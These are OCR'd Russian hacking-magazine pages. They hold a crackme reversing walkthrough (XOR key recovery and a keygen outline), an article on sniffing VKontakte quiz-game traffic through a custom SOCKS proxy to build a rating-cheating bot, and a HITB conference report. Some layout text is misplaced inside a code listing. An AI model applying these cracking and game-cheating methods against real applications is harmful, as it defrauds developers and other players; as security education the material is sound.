Crackme WhatHTML — это тоже пример защиты на регистрационном ключе. Но построенный по совершенно иному принципу. Написан он программистом, известным под ником Chiwaka. Скачать сам crackme можно бесплатно по ссылке cracklab.ru/crackme/whathtml.zip. Именно это я и предлагаю тебе сделать, закрыв эту статью. Ведь ломать самому всегда намного интереснее, чем читать инструкции по взлому. Главное окно программы представлено на одноименном рисунке. Значение в поле «Machinecode» у тебя будет другим. Откуда оно берется, узнаем позже. Как нетрудно догадаться, нужно найти валидные комбинации значений полей «Name» и «Serial», а также по возможности написать keygen.



Главное окно программы

Ну что ж, со знакомством, думаю, закончили. Теперь переходим к самому интересному.

Первый взгляд

Итак, приступим. Начинается программа с получения адреса функции ShowHTMLDialog из библиотеки mshtml.dll (делается это с помощью стандартных функций LoadLibraryA и GetProcAddress). После этого вызывается несколько процедур, которые и выполняют основную работу. Ниже приводится дизассемблерный листинг этой части программы, полученный с помощью IDA Pro,а также мои комментарии к нему:

```
.text:00401043         call     sub_4010B2
.text:00401048         call     sub_401298
.text:0040104D         call     sub_401169
; Если пользователь просто закрыл окно, то выходим
; из программы, иначе вызываем процедуру sub_401298
.text:00401052         cmp      dword_40303B, 0
.text:00401059         jnz      short loc_401060
.text:0040105B         call     sub_401298
; Завершаем работу приложения
.text:00401060         pop      large dword ptr fs:0
.text:00401067         add      esp, 4
.text:0040106A         push     0 ; uExitCode
.text:0040106C         call     ExitProcess
.text:0040106C start endp
```

Из листинга видно, что программа последовательно вызывает три процедуры (sub_4010B2, sub_401298, sub_401169); в том случае, если пользователь нажал на кнопку «Register», то еще раз вызывается процедура sub_401060. Что ж, пока вроде ничего сложного. Теперь познакомимся с нашими процедурами поближе.

Таинственное поле Machinecode

Первой на очереди стоит процедура sub_4010B2. В этой процедуре вызывается функция GetSystemInfo, и на основе возвращенных ей данных по определенному алгоритму формируется значение, которое и идет в поле «Machinecode».

Не ассемблером единым

Процедура sub_401298 ответственна за формирование и отображение окна на экране. В ней происходит вызов найденной ранее функции ShowHTMLDialog. В качестве параметра она принимает строку с html-кодом окна. В целях экономии места демонстрировать весь html-код окна я не буду, приведу лишь код обработчика нажатия на кнопку «Register», написанный на JavaScript. Вот он:

```
function okButtonClick()
{
   var x = 0;
   var y = 0;
   var z = 0;
   var charx = 0;
   var chary = 0;
   var myName = Name.value;
   var mySerial = Serial.value;
   var myRandom = Random.value;
   for (var i=0; i<myName.length; i++)
```

Thank you for supporting reversing mission.

Now write a tut on how you solved it.

A keygen would also be nice :)

Close

© 2003 Chiwaka. All rights reserved. biw-reversing.cjb.net

Проверка пройдена

```
{
   x =  x + myName.charCodeAt(i);
}
for (var i=0; i <mySerial.length; i++)
{
   charx = mySerial.charCodeAt(i-1);
   chary = mySerial.charCodeAt(i);
   if (charx != chary)
   {
      z = z + chary;
      charx = chary;
   }
}
for (var i=0; i <arrArgs.length;i++)
{
   y = y + arrArgs.charCodeAt(i);
}

window.returnValue =x.toString(10)+ "?"
   + z.toString(16) + "?" + y.toString(10);
window.close(); }
```

Если ты знаком с языком JavaScript, то легко увидишь, что здесь происходит суммирование кодов символов, составляющих имя, серийный номер и код машины (поле «Machinecode»). Причем очередной символ серийного номера добавляется только в том случае, если он отличается от предыдущего символа серийного номера. Полученные значения оформляются в строку, символом-разделителем служит знак «?». Эта строка возвращается приложению, создавшему окно.


Защита

Следом за вызовом процедуры sub_401298, создающей окно, идет вызов процедуры sub_401169, которая представляет для нас особый интерес, поскольку именно в ней сосредоточен защитный механизм.

Данная процедура осуществляет разбор полученной на прошлом этапе строки и формирует три числа на основе имени пользователя, серийного номера и информации о машине. Числа формируются по следующему принципу: если у нас в качестве строкового выражения было передано «725», то после преобразований будет получено значение 725h.

Полученные таким нехитрым образом числа складываются друг с другом, образуя ключ, которым расшифровывается внутренний буфер. Дизассемблерный код расшифровщика приводится ниже:

```
; Цикл расшифровки буфера. Алгоритм расшифровки —
; банальный xor. Ключ расшифровки лежит в регистре cx
.text:00401225         mov     ebx, dword_403CF4
.text:0040122B         lea     eax, String ; ".\b"
.text:00401231         xor     edx, edx
.text:00401233         jmp     short loc_40123C
.text:00401235
.text:00401235 loc_401235:
.text:00401235         xor     [edx+eax], cx
.text:00401239         add     edx, 2
.text:0040123C
.text:0040123C loc_40123C:
.text:0040123C         cmp     edx, ebx
.text:0040123E         jb      short loc_401235
```



Так программа говорит о неверном серийнике

```
; Проверка правильности расшифровки, осуществленная
; путем сравнения трех символов из расшифрованного
; буфера с эталонными символами. Если хотя бы
; один символ не совпадает с образцом, нас посылают
; куда подальше.

.text:00401240          lea     eax, unk_403072
.text:00401246          cmp     byte ptr [eax], 28h
.text:00401249          jnz     short loc_401272
.text:0040124B          cmp     byte ptr [eax+5], 12h
.text:0040124F          jnz     short loc_401272
.text:00401251          cmp     byte ptr [eax+0Ah], 1
.text:00401255          jnz     short loc_401272

; Если мы здесь, значит, нас признали легальными
; пользователями
.text:00401257          call    sub_401372
```

Подытожив все вышесказанное, можно описать работу программы так:

1. На основе информации о машине формируется некоторое кодовое число «Machinecode»;
2. У пользователя запрашивается имя и серийный номер;
3. По значениям«Machinecode», имени и серийного номера с помощью JavaScript-кода формируется три числа;
4. На основе полученных трех чисел формируется ключ к расшифровке буфера;
5. Расшифровывается вшитый буфер;
6. Правильность расшифровки проверяется по трем символам, взятым из расшифрованного буфера;
7. Если все расшифровано верно, то пользователь признается легальным правообладателем. Если же буфер расшифрован неправильно, то пользователю сообщается об ошибке.

Теперь, когда мы разобрались с устройством защиты, давай перейдем к ее взлому.

Взлом

Вот тут-то начинается самый настоящий простор для фантазии: дело в том, что взломать программу можно не одним и даже не двумя способами. Самое простое, что приходит на ум, это исправить условные переходы в проверке правильности расшифровки так, чтобы они никогда не срабатывали. Или вообще забить эту проверку nop'ами. Но при таком подходе мы не увидим поздравительного сообщения (да-да, в расшифровываемом буфере находится именно оно).

Давай думать, что нам известно об используемом шифре. Во-первых, алгоритм шифрования — xor, а значит, имея пару «зашифрованная строка и расшифрованная строка», а затем выполнив операцию xor между ними, мы найдем ключ расшифровки. Во-вторых, ключ расшифровки находился в регистре cx, а значит, длина ключа — два байта. Помимо всего прочего, у нас есть три пары значений «зашифрованный символ и расшифрованный символ» (эталон, по которому программа определяет правильность расшифровки). Все это позволяет нам без труда определить требуемый ключ расшифровки: 04E6h.

Зная требуемый ключ, мы можем перед циклом расшифровки воткнуть либо команду «mov cx, 04E6h», либо написанный полноценный keygen.

А что, в написании keygena для этой программы нет ничего сверхсложного. Работать keygen будет приблизительно по следующей схеме:

1. Точно так же, как это делает ломаемая нами программа, определяем параметры компьютера пользователя и рассчитываем на их основе кодовое число;
2. Предлагаем пользователю ввести имя, на которое он хочет сгенерировать серийный номер;
3. На основе введенного имени вычисляем соответствующее ему число (снова так же, как это делает программа);
4. Зная числа, основанные на имени пользователя, параметрах компа и ключе расшифровки, определяем третье число — основанное на серийном номере;
5. Зная число, к которому должен приводить серийный номер, находим сумму символов серийного номера;
6. Зная сумму символов серийного номера, генерируем сам номер и отдаем его пользователю.

Вот и весь keygen.

Заключение

Мы рассмотрели пример неплохой защиты, основанной на серийном номере. Как видишь, даже здесь, во вроде бы давно избитой методике защиты приложений, есть место воображению. Так что, если ты программист и хакер, то проявляй фантазию даже в тривиальных, казалось бы, вещах, и всем станет жить намного интереснее. ⌶

Яблоков Станислав



ВЗЛОМ ИГР ВКОНТАКТЕ

Исследование приложений соцсети

Так уж люди устроены, что им свойственна погоня за общественным статусом. Одни ищут сексуального супруга, другие окружают себя элементами роскоши, третьи же ограничиваются поддержанием виртуального статуса. В этой статье будет затронута часть этой своеобразной индустрии — многопользовательские браузерные онлайн-игры и их слабые места.


Про онлайн-игры

Для начала предлагаю разобраться, на какие же категории можно разделить все онлайн-игры с точки зрения их уровня безопасности. Первый тип — это платформозависимые игры с собственным движком, который обычно разрабатывается с нуля. Это такие игры, как World of Warcraft, Lineage, Warhammer и другие. Как правило, вся информация от клиента к серверу передается по собственному протоколу игры, и степень ее защищенности определяется только фантазией разработчиков. Второй тип — это кроссплатформенные игры с собственным движком и протоколом обмена данными. Это всевозможные бойцовские клубы, игры типа TimeZero и прочие. В отличие от игр первого типа, они обычно выполнены на базе Flash и Java. Их плюс — в кроссплатформенности, а небольшой минус — в безопасности. Конечно, с безопасностью все не критично, но явно хуже, чем у первого типа игр, в силу ограниченности возможностей используемых технологий, особенно Flash. Тем не менее, у игр третьего типа маневров для поддержания достаточно хорошего уровня безопасности еще меньше. Третий тип — это подмножество второго типа, то есть браузерные онлайн-игры, построенные на схожем протоколе обмена данными, API либо движке. К этому типу относятся игры внутри таких небезызвестных сервисов, как Mail.ru, Yahoo и ВКонтакте. Последнему и посвятим наше внимание. Приложения ВКонтакте завоевали популярность в массах практически сразу же после своего появления. Фермы, покеры и рисовалки на стенах в кратчайшие сроки набрали сотни тысяч пользователей в свои ряды, а их создатели получили неплохую финансовую подпитку за счет любителей поднять свой рейтинг (и, как следствие, виртуальный общественный статус) путем оплаты тех или иных услуг со счета ВКонтакте. Как будет показано далее, с помощью несложных манипуляций в некоторых приложениях можно добиться желаемого результата, не тратя много времени, а всего лишь написав автоматизатор (бот), который будет выполнять всю работу за тебя. Так я и сделал в один прекрасный день.

Идея!

С чего же все началось? А с того, что я, будучи любителем английского языка, нашел ВКонтакте приложение **LinguaMania** (vkontakte.ru/app750611). Это тренажер для изучения языков. Чтобы обучение проходило веселее, разработчики реализовали систему поощрений в виде букв, из которых можно собирать слова, а затем «покупать» за них одежду и одевать свою виртуальную аватарку. Ну и, само собой, рейтинг. А вот о нем подробнее. Рейтинг дается не только за обуче-


Так выглядит игровой процесс


Трафик глазами HttpWatch

ние по виртуальным «учебникам», но и за игру в викторину, которая сразу меня заинтересовала.
Первые несколько недель я честно набивал очки тысячами, пока не надоело. Набрав 100 000 очков и оторвавшись от преследователей в 2-3 раза, я изрядно устал и забил на это дело. Но по прошествии нескольких месяцев меня стали догонять в рейтинге. Тут-то и проснулся мой эгоцентризм: желание сохранить первую строчку рейтинга вынудило меня обдумать пути набора очков без лишней траты времени.
Первым делом я полез смотреть трафик приложения: что куда передается, что приходит обратно. Для анализа HTTP-трафика я еще не встречал инструмента лучше, чем приложение **HTTPWatch** для Internet Explorer'а (httpwatch.com). Итак, я запустил игру, нажал кнопку «Record» в аддоне для записи логов... и вот тут мне, как говорится, и «пришли 2 туза на префлопе». Я увидел, что приложение передает все свои данные как есть, в открытую.
Изучив трафик, я обнаружил, что переменная state принимает следующие значения: PHASE1, PHASE2, PHASE3, GUESS, LOSE. Это соответствует стадиям игры в каждом раунде: все буквы скрыты, одна буква открыта, две буквы открыты, слово угадано, слово не угадано. Как видишь, в открытую передается question_id, что, как несложно догадаться, есть номер вопроса. В случае первых трех фаз в поле «question_mask» передается маска слова. Например, если state=PHASE3, первая буква С, вторая буква А, то маска слова — ??С?А. Если текущая фаза — GUESS или LOSE, то слово будет отображено на экране целиком, чтобы показать пользователю ответ. Соответственно, в переменной question_mask это также отобразится: там будет слово полностью, без знаков вопроса. Смотри внимательно. В конце каждого раунда мы получаем номер вопроса и ответ на него. Именно это открытие и навело меня на идею автоматизировать процесс. Ведь каждый раз, когда мы получаем слово, мы заносим его в нашу базу данных слов. Если же такой question_id там уже есть, то мы берем слово и вписываем его в окошко программы, за что получаем очки. Само собой, что проверку на наличие слова в базе нужно делать в тот момент, когда state будет PHASE1, PHASE2 или PHASE3. Таким образом, наш бот будет самообучающимся: нет слова — запоминаем, есть слово — отвечаем на вопрос.

Кодинг

Как же это все реализовать на практике? Для начала нужно научиться самим перехватывать трафик. Рассмотрим доступные нам варианты. Их будет три.

Первый вариант — это перехват пакетов сетевого интерфейса. Достаточно низкоуровневый способ, требующий навыков взаимодействия с внешними библиотеками, сетевыми интерфейсами и, в целом, умения работать с операционной системой на низком уровне. Тебе пригодится библиотека WinPCap, которая позволяет получать пакеты в чистом виде прямо с сетевого интерфейса. В остальном — Гугл в помощь.
Второй путь — это работа с Internet Explorer. Этот способ, пожалуй, самый высокоуровневый, так как мы получаем уже готовый, обработанный трафик. Для перехвата трафика таким образом необходимо владеть COM-программированием: уметь подключаться к COM-объектам (каковым является компонент IWebBrowser2 внутри окна Internet Explorer'а), реализовывать интерфейсы и работать с ними. Способ требует серьезных знаний в вышеуказанной области, поэтому я решил делать «как дед учил», третьим способом. А это у нас реализация прокси-сервера. Точнее говоря, Socks 4/5 сервера. На этом способе заострим наше внимание. Заострим немного, так как статья все же не о создании Socks-сервера, поэтому нагружать ее кодом не буду.
Начать написание Socks-сервера стоит с изучения вот этого мануала: faqs.org/rfcs/rfc1928.html. Для ленивых и англонемых будут мои пояснения на русском. Но сперва реализуем серверное приложение. Есть несколько способов сделать приложение-сервер, начиная со старого...

```
SOCKET mysocket
sockaddr_in local_addr;
local_addr.sin_family = AF_INET;
local_addr.sin_port = htons(MY_PORT);
local_addr.sin_addr.s_addr = 0;

mysocket = socket(AF_INET, SOCK_STREAM, 0);
bind(mysocket, (sockaddr *)&local_addr,
  sizeof(local_addr));
listen(mysocket, 1080);

SOCKET client_socket;
sockaddr_in client_addr;
int client_addr_size = sizeof(client_addr);

while ((client_socket = accept(mysocket,
   (sockaddr *)&client_addr, &client_addr_size)))
{
 DWORD thID;
 CreateThread(NULL, NULL, ClientThread,
   &client_socket, NULL, &thID);
}
```

...и заканчивая вполне современным способом реализации серверов под Windows, каковым является работа с сетевыми сообщениями при помощи функции WSAAsyncSelect(). Саму программу и ее полный



Вот что получилось в итоге

Игра «Пузыри»

исходный код на C++ в среде Visual Studio 10 можно найти на DVD к этому номеру. Рамки статьи не позволяют детально описать процесс создания Socks-сервера, поэтому я ограничусь лишь пояснением структуры программы и основных методов, которые я использовал. Начать написание такого приложения стоит примерно с такого кода:

```
SOCKET server_socket;
WSADATA wsaData;
int server_port = 3128;
int queue_size = 5;
struct sockaddr_in server_address;
#define SERVER_ACCEPT WM_USER + 1
#define CLIENT_EVENT WM_USER + 2
#define TARGET_EVENT WM_USER + 3
#define SOCKET_OPENED WM_USER + 4
#define SOCKET_CLOSED WM_USER + 5
int ServerStart(HWND hWnd)
{
   int rc;
   WSACleanup();
   WSAStartup(0x0101, &wsaData);
   server_socket = socket(AF_INET, SOCK_STREAM, 0);

   server_address.sin_family = AF_INET;
   server_address.sin_addr.S_un.S_addr =
      inet_addr("127.0.0.1");
   server_address.sin_port = htons(server_port);

   bind(server_socket, (LPSOCKADDR)&server_address,
      sizeof(server_address)) ;
   listen(server_socket, queue_size);
   /* !!! */ rc = WSAAsyncSelect(server_socket,
      hWnd, SERVER_ACCEPT, FD_ACCEPT);
   return 0;
}
```

Чем же этот код отличается от первого? А тем, что в данном случае нам не нужно возиться с многопоточностью для обработки каждого подключения к серверу. Благодаря выделенной строчке мы будем в нашем окне hWnd получать сообщения SERVER_ACCEPT при каждом новом подключении клиента.
Теперь рассмотрим момент подключения. В процедуре обработки сообщений окна мы ловим сообщение SERVER_ACCEPT и работаем с ним. Как только клиент подключился, вызывается функция accept(), и далее регистрируется событие CLIENT_EVENT, которое будет приходить главному окну нашей программы, как только в сокет поступят данные либо сообщение о его закрытии:


```
client_socket = accept(server_socket,
  (LPSOCKADDR)&socket_record->client_address, &len);
```

```
rc = WSAAsyncSelect(socket_record->client_socket,
   hWnd, CLIENT_EVENT, FD_READ | FD_CLOSE);
```

Вернемся опять в нашу оконную процедуру. В ней мы будем обрабатывать вышеозначенное событие CLIENT_EVENT. Значение lParam в данном случае будет либо FD_READ (если событие было вызвано как сигнал о поступлении данных в сокет), либо FD_CLOSE (если сокет был закрыт).

```
if(WSAGETSELECTEVENT(lParam) == FD_READ) {
  c = recv(socket_record->client_socket, &bf[0], 1,0);
  ...
}
if(WSAGETSELECTEVENT(lParam) == FD_CLOSE) {
  ...
}
```

Таким образом, мы уже научились принимать подключения и читать данные с сокета. Но вернемся к реализации Socks-протокола, упоминавшейся выше. Здесь я покажу, как работает Socks5, хотя в моей программе реализована и 4-ая версия. Вот что говорит нам RFC.
После подключения клиент посылает Socks-серверу два байта: номер версии (4 или 5) и количество методов аутентификации — N. После этого нам придет еще N байт с номерами этих самых методов. Обычно приходят 3 целых числа: 05h, 01h и 00h. То есть пятая версия и первый метод, значение которого 00h, означающий, что клиент желает работать без аутентификации. В ответ мы должны вернуть два байта. Первый — это номер версии, то есть 05h, второй — значение выбранного нами (сервером) метода аутентификации из того списка, что нам предложил клиент. Так как клиент обычно предлагает только 00f, то именно это мы обратно и вернем. Скушав наш ответ, клиент пришлет запрос следующего формата: первый байт — номер версии, второй — команда, третий — резервный байт, четвертый — тип адреса. После чего будет идти группа байт непосредственно с самим адресом хоста-цели, а завершат пакет два байта с номером порта хоста-цели. Формат группы байт с адресом хоста-цели будет зависеть от того, какой тип адреса (четвертый байт) задается. Мы будем работать с привычным IPv4, что соответствует значению 01h для четвертого байта запроса.
В этом случае группа байт будет размером 4, то есть стандартного формата IP-адреса из четырех целых чисел. Номер порта хоста-цели вычисляется как первый байт * 256 + второй байт.
Итак, у нас есть запрос от клиента, который нужно выполнить. Подключаемся к хосту-цели по данному нам адресу и порту, ждем данных. Ждать данных будем как из сокета нашего клиента, так и из только что созданного сокета для хоста-цели, с которым клиент желает посредством нашего Socks-сервера пообщаться. Все, что придет от клиента, посылаем хосту-цели. Все, что от хоста-цели, уходит клиенту. Так и работает Socks-сервер.
В моей программе реализована структура, содержащая данные обо



Перехваченные данные

всех подключениях, созданных нами, чтобы при принятии сообщения FD_READ мы знали, какой сокет что и куда посылает, клиент ли это или хост-цель, и в каком статусе находится процесс общения с ним. Рамки статьи не позволяют детально описать эту структуру, так что смотри исходный код.

Итак, мы научились перенаправлять трафик и, следовательно, слушать его. Теперь, думаю, тебе не составит труда написать парсинг необходимых данных. Обрабатывая данные мы, как я уже обозначил ранее, смотрим, есть ли в нашей базе данных записи для искомого id. Если нет, то в момент наступления фазы LOSE или GUESS мы заносим это слово в базу данных. Если же запись имеется, то настало время сообщить игре правильный ответ. Это можно сделать двумя способами. Первый «очень высокоуровневый» и одновременно сложный. Заключается он в том, что мы подключаемся к COM-объекту IWebBrowser2 внутри Internet Explorer'а, в котором у нас загружена игра. Получаем интерфейс Flash-ролика и уже непосредственно с ним работаем через Flash API, что позволит нам вбить слово прямо в текстовое поле и нажать кнопку ввода. Это очень круто. И очень сложно. А что если ты не пользуешься Internet Explorer'ом? Да и реализовывать все вышеописанное не хватает сил и желания? Есть старый добрый метод эмуляции событий мышки и клавиатуры. Заключается он в использовании системной функции SendInput. Это модернизированная версия keydb_event()/mouse_event(), которая рекомендована производителем (Microsoft). Вот пример нажатия клавиши F5:

```
INPUT pInput;
pInput.type = INPUT_KEYBOARD;
pInput.ki.wVk = VK_F5;
pInput.ki.time = 0;
pInput.ki.wScan = 0;
pInput.ki.dwFlags = KEYEVENTF_EXTENDEDKEY;
SendInput(1, &pInput, sizeof(pInput));
```

Ура! Теперь мы умеем слушать трафик через наш Socks-сервер, самообучаться, расширяя словарь при каждом новом слове, и отвечать на вопросы, которые нам уже встречались. Цель достигнута!

Стоит добавить, что в программе, выложенной по ссылке выше, отсутствует функция ввода данных. Только прослушивание трафика и отображение слов на экране. Мне не хотелось бы, чтобы каждый второй начал терроризировать описанные приложения и накручивать рейтинг. Более того, перед выходом этого номера журнала в свет авторы приложений были проинформированы о наличии уязвимости, что, вероятно, приведет к ее устранению. Если же ты захочешь повторить что-то похожее на картину ниже, то, будь добр, напиши недостающую функцию ответа на вопросы сам.

И это все?

И это будет вполне адекватный вопрос. Наличие уязвимости такого класса не ограничивается лишь одним приложением. К слову сказать, весь цикл приложений этого разработчика подвержен такого рода накрутке. А именно:

Такой вот расклад

- Лингвамания — vkontakte.ru/app750611;
- Викторина — vkontakte.ru/app1697883;
- Угадай мелодию — vkontakte.ru/app1846666;
- Фотовикторина — vkontakte.ru/app1831187;

А также некоторые другие.

Поверхностный поиск среди приложений ВКонтакте дал еще несколько плодов. Первый из них — это приложение «Пузыри» по адресу vkontakte.ru/app707522.

Если ты хороший алгоритмист и можешь написать достойную программу для набора максимального количества очков на заданном поле, то для тебя есть отличная новость. Расклад «поляны» перед вашими глазами.

Любителям судоку ВКонтакте есть свое местечко. Вот оно: vkontakte.ru/app716582.

Все, что здесь требуется — это хороший и быстрый алгоритм решения поставленной задачи, благо ее условие не нужно получать распознаванием картинки на экране, достаточно взглянуть на трафик.

Как ты, надеюсь, понимаешь, многообразие приложений ВКонтакте несопоставимо с отведенной под статью квотой, поэтому оставляю поиск потенциальных жертв тебе, дорогой читатель, в качестве домашнего задания.

Подводя итоги

В завершение поразмыслим о том, кто виноват и что делать. Виновными признаются лень и жажда наживы разработчиков приложений, а также эгоизм тех, кто пользуется этими приложениями, сидя ночами напролет и отращивая «виртуальный половой орган». В ином случае эти приложения просто не разрабатывались бы для широкой публики. Из путей решения проблемы, какие вижу лично я, предложу следующие.

Разработчикам. Внимательнее изучать вопрос безопасности использования приложений. Внедрение простого «шифрования» сдвигом на пару байт уже должно отбить у значительной доли «взломщиков» желание копаться в трафике, не говоря уже о более совершенных методах защиты данных, которые, в зависимости от твоей фантазии, в той или иной степени обезопасят приложение от неадекватных действий пользователей.

Взломщикам. Надеяться на то, что на крючок попадется серьезная рыбка с брешами в безопасности, такими, как были описаны выше, не стоит. Разработчики крупных приложений (в особенности тех, где чувствуется присутствие денежной составляющей) обычно умеют считать потери от деятельности любителей «покопаться внутри». Так что возьми все вышесказанное на заметку без лишних иллюзий касаемо сверхвыгодного применения этих знаний на практике.

Тем, кто все еще играет. Перестань. Это всего лишь точки на экране. Во многих играх есть вполне реальная возможность автоматизации процесса игры и все твои многочасовые, а в редких клинических случаях и многодневные, усилия будут смотреться скудно по сравнению с результатами работы компьютерной программы. Программа не хочет ни спать, ни есть. Она не устает и не сдается. Не нужно соревноваться с программой. Живи реальной жизнью, а не жизнью «эльфа 80-го уровня». Испытав все это в свое время на личном опыте, я бросил этим заниматься. И вот, осознав, что знанием стоит поделиться с другими, я открыл текстовый редактор и написал первые строки этой статьи. ⌶

Александр «sh2kerr» Поляков dsecrg.ru



WELCOME TO MALAYSIA!

Отчет о HITB из Куала-Лумпур

Этой осенью мне посчастливилось побывать на security-конференции Hack In The Box, проходившей с 11 по 14 октября в Куала-Лумпуре. Поездка оказалась втройне приятной: во-первых, я очень люблю Азию; во-вторых, я приехал на конфу в роли спикера; и в-третьих, меня очень порадовал общий уровень презентаций — было интересно послушать выступления братьев по разуму.

Куала-Лумпур — родина HITB: именно здесь в 2003 году замечательный человек Дилон Эндрю Каннабиран впервые организовал и провел эту конференцию. За 7 лет HITB стал одним из авторитетных security-ивентов, на который со всего мира съезжаются лучшие специалисты в области ИБ. Именно поэтому сейчас самое время перейти к главному — к докладам, которых было немало.

Раскроем коробку

Исследователи Лонг Ли и Тан Нгуен посвятили свой доклад модной теме ROP, основы которой уже описывал Алексей Синцов в предыдущих номерах. В докладе на HITB специалисты сосредоточили внимание на данной технике применительно к Linux и таким защитам, как NX, ASLR и ASCII-Armor. Ребята представили тулзу ROPME, которая являет собой не что иное, как обычный набор ROP-гаджетов и скриптов для автоматизации написания ROP-эксплойтов (что очень даже полезно, вручную их писать – занятие довольно кропотливое). В общем, если тема написания эксплойтов — это твое, то не поленись и изучи этот материал.
Следующий доклад представил The Grugq — хороший приятель небезызвестного Федора Ярочкина, с которым мы неплохо пообщались в Амстердаме на прошлом HITB. Выступление было посвящено атакам на GSM-станции. Одна из представленных в докладе утилит — это RACHell, с помощью которой можно отправлять в глубокий DoS базовые станции GSM. Следующая утилита — IMSI Flood — нарушает работоспособность VLR и HLR, а также отрубает сеть. Кроме того, были показаны наработки в области фаззинга на Baseband-станции с помощью Фреймворка OpenBTS и специализированного софта Coseinc GSM FuzzFarm.
Исследователь Жан-Баптист Бедрун из компании Sogeti рассказал, как взламывать DRM-системы на примерах QuickTime и iTunes. Поскольку я, сам являясь автором, не считаю нарушение авторских прав достойным занятием, то с подробностями доклада я не знакомился, но тебе это сделать никто, кроме совести, не запрещает.
Цедрик Гельбрун и Жан Сигвальд из той же компании поведали о безопасности Айфона. Доклад был посвящен описанию общей системы безопасности, а также атакам на загрузчик (в основном применяется для выполнения JailBreak) и браузер. В целом владельцам игрушки, наверное, будет интересно. Мне же, несчастному дикарю, ни разу не державшему в руках диковинного зверя (ну ладно, один раз дали потрогать :)), доклад был не особо интересен.
Продолжая модную тему безопасности мобильных устройств, представил свой доклад «Smartphones, Applications & Security» исследователь Себастьян Зейглер, который говорил в основном о защите конфиденциальной информации, хранящейся на мобильных устройствах (начиная от приватных фото и заканчивая банковскими счетами), а также собственно о том, как эту информацию украсть и использовать для различных сценариев социальной инженерии.
Отдельное внимание Себастьян уделил появившимся недавно фей-


Вид из окна клуба, где проходила вечеринка, посвященная закрытию конференции


Организатор конференции


Я докладываю о SAP

ковым банковским приложениям и различным фишкам — например, взлом блокировки андроида с помощью тупого анализа отпечатков жирных пальцев на дисплее (телефон разблокируется путем рисования пальцем фигуры, известной только владельцу).
На конференции также выступил исследователь Шрираж Шах, который занимается безопасностью web2.0. В этот раз темой его доклада являлась безопасность Browser DOM. Справедливости ради замечу, что в выступлении было множество пересечений с предыдущим докладом. Из интересного можно отметить такой вектор атаки, когда злоумышленник внедряет код в новостную ленту, после чего, в результате некорректной обработки сервером данного сообщения (а точнее — в случае отсутствии фильтрации), есть возможность выполнить произвольный код в браузере жертвы. А можно сделать еще интереснее — проэксплуатировать уязвимость DOM Stealing. Уязвимость заключается в том, что иногда разработчики сохраняют критичную информацию в глобальных переменных. Это можно продемонстрировать на следующем примере, где в переменную temp сохраняется url-строка с именем пользователя и его паролем:

```
temp = "login.do?user="+user+"&pwd="+pwd;
xmlhttp.open("GET",temp,true); xmlhttp.
open("GET",temp,true);
xmlhttp.onreadystatechange=function()
```

Таким образом, если получить доступ к этой переменной через document.body, то можно перехватить не только куки, но и пароли в открытом виде, а также любую другую критичную информацию. Еще одна фишка заключается в том, что через DOM XSS можно получить доступ к переменным Flash- и Silverlight-объектов, а это еще одно место с критической информацией... Ну а остальное ты прочитаешь сам.
Ни одна конференция не обходится без какого-либо доклада по фаззингу. Вот и на HITB такой, разумеется, был представлен. Исследователь Мэри Йео из компании Intel рассказала про фаззинг RTL (Register Transfer Level). Возможно, кого-то данная тема также заинтересует, но в Хакере фаззинг расписывался не раз, так что останавливаться на этой теме я не буду (благо ничего нового из доклада не узнал).
Забавный доклад представил Лоран Удо из TEHTRI-Security. Он рассказывал про MITM-атаки на web. На этот раз он взял довольно «боянистую» тему анализа атак. Описывал стандартные сценарии заражения web-ресурсов, размещения вредоносного кода (сплоит-пака), затроянивание юзеров и фарминг их аккаунтов. В качестве примеров Лоран разобрал несколько реальных атак. Один из примеров – фарминг фейсбуковских аккаунтов с помощью фишинговой страницы, которая после захода редиректила на нормальный фейсбук. Такие фишинговые сайты легко отлавливаются по рефереру, который оставляет клиент. После того, как фейковый сайт становится известным, есть множество вариантов отловить злоумышленников. Кроме того, можно предупреждать пользователей путем подмены картинок на предупреждающие. Смысл в том, что фейковые сайты зачастую имеют ссылки на изображения с реальных, дабы максимально приблизить сходство. Таким образом, владельцы сайта видят, что идет обращение с левым рефером, и выдают вместо обычного изображения текст с предупреждением. Вот такая интересная идея, а остальное ты можешь прочитать в первоисточнике.
Далее мы рассмотрим наиболее интересные доклады подробнее.

Ох уж эта виртуализация

Безопасность систем виртуализации — модная сейчас тема, и некоторые специалисты даже выделяют ее в отдельную область знаний, чуть ли не в отдельную аудиторскую услугу. Я скептически отношусь к этому: все-таки на данный момент пентест виртуальных машин не сильно отличается от обычного. Тем не менее, в ближайшие годы данная тема будет развиваться и, возможно, через какое-то время можно будет всерьез выделять аудит виртуальной инфраструктуры в отдельную услугу.
